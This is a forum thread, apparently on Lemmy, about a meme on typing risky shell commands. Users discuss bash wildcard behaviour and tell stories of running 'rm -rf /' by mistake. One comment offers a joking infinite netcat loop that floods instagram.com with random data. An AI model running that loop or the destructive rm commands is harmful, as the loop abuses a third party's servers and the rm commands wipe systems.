 calango
Who hasn't typed a risky command? Throw the first stone!

Who hasn't typed a risky command? Throw the first stone!
At least bash doesn’t seem to match it…
gregor@raspberrypi:~ $ ls bridge navidrome seed traefik gregor@raspberrypi:~ $ ls *.* ls: cannot access '*.*': No such file or directory gregor@raspberrypi:~ $ cat *.* cat: '*.*': No such file or directoryRight, so then if asterisk wildcards don’t match on . and … then, in most common distros where there is no dot in any of the top level dirs in /, “rm -rf *.*” in the top level / dir is basically harmless and likely a noop.
So OP is wrong.
Well I’m not necessarily commenting on the *.* but * will skip .files in bash.
*.* will likely expect a file named *. and then delete any file globbed, but still leave dotfiles. At least in bash.
In my shell it would just error at me and be mad fish doesn’t work like ‘bash` in this specific case
rm -rf / instead of rm -rf ./
Production system, first day, did it at / and it wasn’t until I saw /bin scrolling by that I realized my mistake.
Luckily it was a stateless system and a reboop brought it back but i learned a valuable lesson that morning.
reboop
Don’t forget to add the -v to see the apocalypse unfold in real-time!
Alabado sea El Omnissiah.
Thats what this is for:
tail -f earth.logI found this magical command to send 50kb of random text data to meta’s server to fill up their database with garbage data. I don’t know how to do it on massive scale but at least I am doing my part by running this command 24/7 :)
while true; do echo "$(openssl rand -hex 500000)" | netcat instagram.com 80 & disown; done;I once read somewhere 30 years ago to literally sit on your hands when doing stuff like that.
I have followed this advice since, and confused a lot of co-workers over the years when i stop what i’m doing and sit on my hands while i re-read what is on the screen.
humans make mistakes, and sometimes mistakes are really really not what you want. everything that helps is a good thing :)
 JasonDJ
 db0
db0 Lena
Lena Scoopta
 irelephant [he/him]
 Rusty Shackleford
 ghodawalaaman